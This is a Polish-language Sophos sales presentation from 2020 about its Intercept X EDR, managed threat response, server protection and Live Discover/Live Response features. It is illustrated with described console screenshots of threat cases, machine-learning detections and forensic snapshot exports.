

Inteligentny EDR & MTR

Wszystko, co powinieneś wiedzieć

Damian Przygodzki

System Engineer

06.05.2020

SOPHOS



Najlepsza ochrona dla
różnych platform



EDR dla informatyków i
analityków
bezpieczeństwa



Zarządzanie
Wykrywaniem i
Reagowaniem

Organizacje walczą z „Luką w zabezpieczeniach”



WIDOCZNOŚĆ i WYKRYWANIE

Słabe punkty utrudniają zrozumienie, co się dzieje



ANALIZA i INWESTYGACJA

Zespoły bezpieczeństwa cierpią na brak danych lub są nimi przytłoczone



REAGOWANIE NA INCYDENTY

Potrzeba więcej zasobów i godzin w ciągu dnia, aby reagować na incydenty

13
godzin

By odkryć
zagrożenie

48 dni

badanie
potencjalnych
incydentów
bezpieczeństwa

80%

Żałuje, że nie mieli
silniejszego
zespołu do
wykrywania,
badania i
reagowania na
incydenty

68%

Organizacji padło
ofiara cyberataku w
ubiegłym roku

20%

unaware how
threat got in

17%

unaware how
long threat was
in organization

54%

Nie może w pełni
wykorzystać
możliwości
systemów EDR

EDR zacznij z
mocniejszą
ochroną

Reakcja na incydent
z przewodnikiem

Dodaj ekspertyzę,
przy obecnej liczbie
pracowników

Najlepsza ochrona punktów końcowych

Intercept X

Nagradzana ochrona ze sztuczną inteligencją i EDR, zapewniająca niezrównaną ochronę przed złośliwym oprogramowaniem, exploitami i oprogramowaniem ransomware.



#1 Malware Protection
#1 Exploit Protection



#1 Small Business
Protection



#1 Enterprise
Protection



#1 Endpoint
Protection

Gartner

Leaders Quadrant

FORRESTER

Endpoint Security Leader



Sophos Intercept X: Inteligentny EDR

AI Expert Insights

Spostrzeżenie

Czynnik ludzki, z priorytetem,
i możliwe do działania

Badaj

Szukaj, śledź, i poluj

Dane

Skorelowanie, określone i
zorganizowane

- **EDR Zacznij z najsilniejszą ochroną**
Zatrzymaj naruszenie polityki bezpieczeństwa zanim oni zaczną
- **Dodaj ekspertyzę, przy obecnej liczbie pracowników**
“Eksperci z pudełka”
- **Guided Incident Response**
Respond with the Click of the Button

Cyberbezpieczeństwo
Experts-in-a-Box

Ewolucja EDR

Pierwsza generacja

The screenshot shows a console interface with a left sidebar containing categories like Alerts, Devices, Applications, Workflow, Reputation, Status, Policy, and Tags. The main area displays a list of alerts with columns for Status, First Seen, Reason, Device, and Take Action. Below the alerts is a table of hosts with columns for Hostname, Last Seen, Release, OS Ver., Model, Type, OU, Site No., Host ID, Status, and Agent. A detailed view of a host (CS-TMM-P2-WIN7) is shown on the right, including Host Info, OS Version, Last Seen, Release Group, Host ID, OS Version, Type, Domain, Model, Manufacturer, and Site Name. A 'Related Activity Log' is also visible at the bottom right.

Hostname	Last Seen	Release	OS Ver.	Model	Type	OU	Site No.	Host ID	Status	Agent
10-10-3-L	Nov 23	Default	Yosemite	MacBoo				8428bc...	Normal	2.26.4...
ent106L	Nov 18	Default	CentOS	VMware				6ea30c...	Normal	2.26.16...
ent107L	Nov 18	Default	CentOS 7	VMware				0ea6ff...	Normal	2.26.16...
CROWDS	Nov 18	Default	Window	VMware	Worksta...			a0f885...	Normal	2.26.4...
CS-9110L	Nov 14	Default	Window	VMware	Worksta...			0707ba...	Normal	2.0.0.0...
CS-9011L	Nov 14	Default	Window	VMware	Worksta...			100567...	Normal	2.0.0.0...
CS-TMM...	Nov 14	Default	Window	VMware	Worksta...			60337a...	Normal	2.0.0.0...
CS-TMM...	Nov 23	Default	Window	VMware	Worksta...			55e093...	Critical	2.0.0.0...
esearchL	Nov 23	Default	Servr L	Macmin				74a89c...	Normal	2.26.4...
use11	Nov 18	Default	SLES 11a	VMware				247642...	Normal	2.26.16...
use12	Nov 18	Default	SLES 12.1	VMware				5e077c...	Normal	2.26.16...
ubuntul4	Nov 18	Default	Ubuntu	VMware				9cb091...	Normal	2.26.16...
USSDIRM	Nov 18	Critical	Window	VMware	Domain	Domain	Default	7918f0...	Normal	2.26.4...
WIN10-X64	Nov 18	Default	Window	VMware	Worksta...			f805dc...	Normal	2.26.4...
WIN2008R2	Nov 18	Servers	Window	VMware	Server			34a454...	Normal	2.26.4...
WIN2K8	Nov 18	Servers	Window	VMware	Server			5c8a25...	Normal	2.26.4...
WIN7-X64	Nov 09	Legacy	Window	VMware	Worksta...			f2c376...	Normal	2.0.0.0...

❌ Niekończące się dane

❌ Ręczne Polowanie

❌ Zasobożłone

Druga generacja



The screenshot shows a console interface for 'Endpoint Protection - ML/PE-A'. It features a navigation bar with icons for Overview, Endpoint Protection Dashboard, Detected Threat Cases, ML/PE-A, Help, and Administrator. The main area displays a 'Summary' section with a 'Threat case' of 'Root Cause' (Windows Explorer) and a 'Suggested next steps' section. Below this is a 'Network graph' showing a complex network of nodes and connections. The left sidebar contains various navigation options like Dashboard, Logs & Reports, Threat Cases, Threat Searches, People, Computers, Policies, Settings, Product Devices, Free Trials, and Logi & Reports.

✅ Inteligentna Informacja

✅ AI Automatyzacja

✅ Skalowalna ekspertyza

Threat Cases



SOPHOSLABS Threat Intelligence

[Request latest intelligence](#)

No current intelligence on this file.

Note: Requesting the latest intelligence will cause your files to be sent to Sophos for additional analysis. [Learn More](#)

Path: c:\windows\syswow64\netsh.exe

Name: netsh.exe

Command line:

netsh.exe advfirewall firewall delete rule
name="Remote Assistance (50383)"

Process ID: 6352

Process executed by: NT AUTHORITY\SYSTEM

Machine Learning Threat Indicators

Process details : 3.5.5_45291.exe

Clean and block Dismiss

Event Summary Devices affected Report summa... Machine learni...

File properties

First seen: Jul 14, 2019 8:13 AM

SHA: d36ebf5f693ab5e8ca9d8738039bb4b04bf89ec8c... [Copy](#)

Suspicion: **High Suspicion**

Devices affected: 1

Executed: **Yes**

SOPHOS LABS Threat Intelligence

Sophos Labs will analyse this file with machine learning to provide further detail on it and the latest intelligence on it.

[Request latest intelligence](#)

Note: Requesting the latest intelligence will cause your files to be sent to Sophos for additional analysis. [Learn More](#)

Process details : 3.5.5_45291.exe

Clean and block

Event Summary Devices affected **Report summa...** Machine learni...

File properties

SOPHOSLABS Threat Intelligence
Current report created: Jul 16, 2019 2:00 PM

Global reputation

Known bad reputation Known good reputation

Prevalence: Popular

First seen: Jul 12, 2019 3:50 PM

Last seen: Jul 16, 2019 12:56 PM

Machine learning analysis:

- Attributes **96% Suspicious**
- Code similarity **93% Suspicious**
- File/path 13% Suspicious

Process details : 3.5.5_45291.exe

Clean and block Dismiss

Event Summary Devices affected Report summa... **Machine learni...**

File properties

SOPHOSLABS Threat Intelligence
Current report created: Jul 16, 2019 2:00 PM

Attributes : 96% Suspicious

Analyzed over 28 million known good and over 28 million known bad items

Attribute	Seen in:	Known bad files	Known good files
Resources: "Resource 1533 is possibl...		615	67
Resources: "Resource 1751 is possibl...		929	74
Resources: "Resource SPINNER is po...		503	27
Resources: "Resource 1691 is possibl...		952	40
Resources: "Resource 1528 is possibl...		614	56

Code similarity : 93% Suspicious

Analyzed over 3 million known good and over 3 million known bad items

Not available

Forensic Snapshots

Diagram illustrating process interactions and forensic snapshot data:

- Processes: `unknown.exe`, `notepad.exe`
- Interactions:
 - `unknown.exe` (Uncertain reputation) is the parent of `notepad.exe`.
 - `unknown.exe` writes to a file (1 File write).
 - `unknown.exe` reads 10 files (10 File reads).
 - `notepad.exe` (Uncertain reputation) reads 22 files (22 File reads).
 - `notepad.exe` writes to a file (1 File write).
 - `notepad.exe` has 6 Registry key accesses.
 - `notepad.exe` injects a thread into another `notepad.exe` instance.
 - `notepad.exe` reads a file (1 File read).
 - `notepad.exe` writes to a file (1 File write).
 - `notepad.exe` writes to a registry key (6 Registry key accesses).

Legend:

- Root Cause (Red circle)
- Beacon (Blue circle)
- Uncertain reputation (Orange triangle)

Buttons: [Create forensic snapshot](#) (highlighted in red), [Export to CSV](#)

Name	Type	Reputation	Time logged	Interactions
<code>callhome.exe</code>	Process	Good	Jan 28, 2019 3:57 PM	15
<code>ransomware.exe</code>	Process	Good	Jan 28, 2019 3:57 PM	33

Konwersja snapshota za pomocą SDRExporter do formatu DB

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd C:\ProgramData\Sophos\Endpoint Defense\Data\Saved Data

C:\ProgramData\Sophos\Endpoint Defense\Data\Saved Data>SDRExporterx64.exe
Options:
-h [ --help ]           Print help message
-i [ --input-path ] arg Path to input snapshot container file
-o [ --output-path ] arg Path to output file
-f [ --output-format ] arg (=sqlite) Output format (choices: json, sqlite)
-v [ --output-version ] arg Output version - default is latest

Command-line error: the option '--input-path' is required but missing

C:\ProgramData\Sophos\Endpoint Defense\Data\Saved Data>SDRExporterx64.exe -i snapshot_7759634d-8
187-7457-ab51-3d56f8998da1_157d1ddd3784e82.tgz -o MyThreatcase.db
Using latest output version: 1
Conversion complete.

C:\ProgramData\Sophos\Endpoint Defense\Data\Saved Data>
```

The screenshot shows the DB Browser for SQLite interface. The main window displays a table named 'Process' with the following data:

rt	path_id	cl	sha1	sha256
1 15...	1124	"C:\mydata\notepad.exe"	842b7d02ffcd...	53736baa...
2 16...	327	"C:\Users\admin\Downloads\unknown.exe"	842b7d02ffcd...	53736baa...
3 16...	327	"C:\Users\admin\Downloads\unknown.exe"	842b7d02ffcd...	53736baa...
4 16...	327	"C:\Users\admin\Downloads\unknown.exe"	842b7d02ffcd...	53736baa...
5 16...	327	"C:\Users\admin\Downloads\unknown.exe"	842b7d02ffcd...	53736baa...
6 20...	1104	C:\Users\admin\AppData\Local\Temp\unknown.exe --command-file=...	842b7d02ffcd...	53736baa...
7 29...	1124	"C:\mydata\notepad.exe" --injection-target --initialized-event=528 --log-sync-mutex=508	842b7d02ffcd...	53736baa...
8 29...	1124	"C:\mydata\notepad.exe" --instance=1 --command-file=C:\Users\ad...	842b7d02ffcd...	53736baa...
9 29...	1104	C:\Users\admin\AppData\Local\Temp\unknown.exe --command-file=...	842b7d02ffcd...	53736baa...

The 'Edit Database Cell' window is open, showing the content of the selected cell: "C:\mydata\notepad.exe" --injection-target --initialized-event=528 --log-sync-mutex=508. The 'Remote' window is also visible, showing a table with columns: Name, Commit, Last modified, Size.

<https://community.sophos.com/kb/en-us/132861>

<https://community.sophos.com/kb/en-us/133141>

Machine Learning Threat Indicators

The screenshot shows the Sophos Threat Analysis Center interface. The left sidebar contains navigation options: Threat Analysis Center, Back to Overview, and a section for Detection and Remediation with sub-items: Dashboard, Threat Cases, Live Discover, Threat Searches, and Threat Indicators (highlighted). The main content area is titled 'Threat Analysis Center - Threat Indicators' and includes a breadcrumb trail: Overview / Threat Analysis Center Dashboard / Threat Indicators. Below the title are tabs for 'Suspicious items' and 'Actions taken'. A search bar and a filter dropdown are present. The main table lists suspicious items with columns for checkboxes, first seen date, file name, SHA, suspicion level, number of devices, and whether they were executed. Each row has 'View details' and 'Generate threat case' links.

	First seen	File name	SHA	Suspicion	Devices	Executed	Actions
<input type="checkbox"/>	Jul 5, 2019 9:08 AM	q4009[1].exe	20f0fb5f99087c3a008...	High Suspicion	1	No	View details Generate threat case
<input type="checkbox"/>	Feb 15, 2019 7:19 AM	q402d[1].ugu=9d7eab...	e7cb2baca530bf28b1...	High Suspicion	1	No	View details Generate threat case
<input type="checkbox"/>	Jun 19, 2019 3:53 PM	libEG.dll	ceb2dae59647473e71...	High Suspicion	1	No	View details
<input type="checkbox"/>	Jun 20, 2019 11:23 AM	covtool.exe	a3a1c9a51f145c63f8f...	High Suspicion	1	Yes	
<input type="checkbox"/>	Jun 20, 2019 12:33 PM	covtool.exe	92c714b3e77e835557...	High Suspicion	1	Yes	
<input type="checkbox"/>	Jun 21, 2019 11:58 AM	avc-free.exe	6e50527cfb37567070...	High Suspicion	1	Yes	
<input type="checkbox"/>	Jun 21, 2019 10:09 PM	FileUtilsLibTest.exe	b704d8b8f322fc0203...	High Suspicion	1	No	
<input type="checkbox"/>	Jun 21, 2019 10:35 PM	FileUtilsLibTest.exe	78a1e9d897c6c7c634...	High Suspicion	1	No	
<input type="checkbox"/>	Jun 21, 2019 10:36 PM	SECObfuscationTest.e...	db86ddee461665a031...	High Suspicion	1	No	

The dialog box is titled 'Generate threat case - Select a device' and features a progress indicator at the top with three steps: 'Generate threat case - Select a device' (active), 'Generate threat case - Select a path', and 'Generate threat case - Confirm'. Below the progress bar, the text 'Select a device' is followed by three bullet points: 'This threat indicator occurred on multiple devices.', 'A Threat Case is based on the details of what happened on one device.', and 'Please select one device as the basis for this Threat Case.' Three radio button options are listed: 'CentralW10', 'W10Cloud', and 'SRV-W2012R2'. At the bottom, there are 'Cancel' and 'Next' buttons.

Dlaczego serwery są głównymi celami?!



Cele o wysokiej wartości

Serwery zawierają cenne dane i utrzymują działalność firmy



Przestoje są kosztowne

Przestoje na serwerze mogą zniszczyć efektywność pracy




Idealne miejsce postoj

Luki bezpieczeństwa na serwerze pozostawiają „szeroko otwartą bramę” do organizacji

Najważniejsze funkcje

- Ochrona serwera typu „wszystko w jednym”
 - Zatrzymaj zaawansowane złośliwe oprogramowanie
- Automatyczne wykrywanie zagrożeń i reagowanie
 - Złap nieuchwytnie zagrożenia
- Przejmij kontrolę nad swoimi serwerami
 - Wykorzystaj unikalną funkcjonalność Server Lockdown




The screenshot displays the Sophos Server Protection interface. The left sidebar shows navigation options: Server Protection, ANALYZE (Dashboard, Logs & Reports), MANAGE PROTECTION (Servers, Servers on AWS), CONFIGURE (Policies, Settings, Protect Devices), and MORE PRODUCTS (Free Trials). The main content area is titled 'Server Protection - Servers' and shows a table of servers. The table has columns for Name, IP, OS, Last Active, Group, and Lockdown status. The status column indicates whether the server is protected (green checkmark) or not (red exclamation mark) and provides a 'Lock Down' link for servers that are not protected.

Name	IP	OS	Last Active	Group	Lockdown status
SA_WEBSERVICE	192.168.0.93	Windows Server 2012 Standard	Apr 3, 2019 2:50 PM	OneAsset	Not installed Lock Down
oneam	192.168.0.9	Windows Server 2012 Standard	Apr 3, 2019 2:44 PM	OneAsset	Not installed Lock Down
E_TRADE	192.168.0.92	Windows Server 2012 Standard	Apr 3, 2019 2:33 PM	OneAsset	Not installed Lock Down
One-WEBDB	192.168.0.36	Windows Server 2012 R2 Standard	Apr 3, 2019 2:32 PM	OneAsset	Not installed Lock Down
ONE-AD04	192.168.0.235	Windows Server 2008 R2 Standard Service Pack 1	Apr 3, 2019 2:31 PM	OneAsset	Not installed Lock Down
ONE-AD5	192.168.0.237	Windows Server 2008 R2 Standard Service Pack 1	Apr 3, 2019 2:28 PM	OneAsset	Not installed Lock Down
Mobile-API	192.168.0.35	Windows Server 2012 R2 Standard	Apr 3, 2019 2:11 PM	OneAsset	Not installed Lock Down
SRVSHAREDATA	192.168.1.29	Windows Server 2012 R2 Foundation	Apr 3, 2019 2:10 PM	OneAsset	Not installed Lock Down

EDRv3 – Dołącz do Early Access Program

- Jak dołączyć:
 - Zaoguj się do Sophos Central
 - Kliknij na swój login w prawym górnym rogu ekranu
 - Kliknij w pozycję Early Access Programs
 - Dodaj funkcjonalności 'New Endpoint/Server Protection Features' EAP
 - Postępuj zgodnie z instrukcją


Uwaga: Nowe funkcje będą miały zastosowanie tylko do urządzeń zarejestrowanych w EAP



Odkryj więcej informacji

Live Discover

- Bogate możliwości wyszukiwania punktów końcowych
 - IT insight
 - Threat hunting
 - Look beyond malware
- Zapytania SQL dla większej szczegółowości
 - Pre-konfigurowane zapytania
 - Modyfikowalne zapytania
 - Dostęp do community
- Dane na żywo i historyczne (do 90 dni)
- EAP: Win Endpoint & Server kwiecień
- Windows i Linux GA w Czerwcu
- Wsparcie dla komputerów Mac wkrótce



Odpowiedz z precyzją

Live Response

- Zdalnie naprawiaj zarządzane urządzenia z pomocą interfejsu cmdline
 - Uruchom ponownie urządzenie
 - Zakończ aktywne procesy
 - Uruchom skrypt lub program
 - Edytuj pliki konfiguracyjne
 - Instalacja/deinstalacja oprogramowania
 - Uruchom narzędzia Forensic
- EAP: Win Endpoint/Server w Maju
- Windows and Linux GA w Czerwcu
- Wsparcie dla komputerów Mac wkrótce
- Audit logs and MFA

The screenshot displays the Sophos Central Admin interface. On the left is a navigation menu with options like Dashboard, Alerts, Threat Analysis Center, Logs & Reports, People, Devices, Global Settings, and Protect Devices. The main area shows the 'Overview' for device '38339-beccimil', which is a Windows 10 system with IP 10.55.56.189. A red box highlights the 'Live Response (Beta)' button. A red arrow points from this button to a larger, detailed view of the Live Response session. This detailed view shows the device's OS (Windows 10 Enterprise), IP, last user (Administrator), and a terminal window with a command prompt. Below the terminal is an 'Agent Summary' table.

Licensed	Assigned	Version
Core Agent	✓	Hosted Service For Windows 7+ v11.0.0
Sophos Intercept X	✓	1.0.0
Endpoint Protection	✓	Windows Cloud AV v11.0.0

Automatyczne wykrywanie zagrożeń i reagowanie

Endpoint Detection and Response (EDR)

- Aktywnie ścigaj wyrafinowane zagrożenia
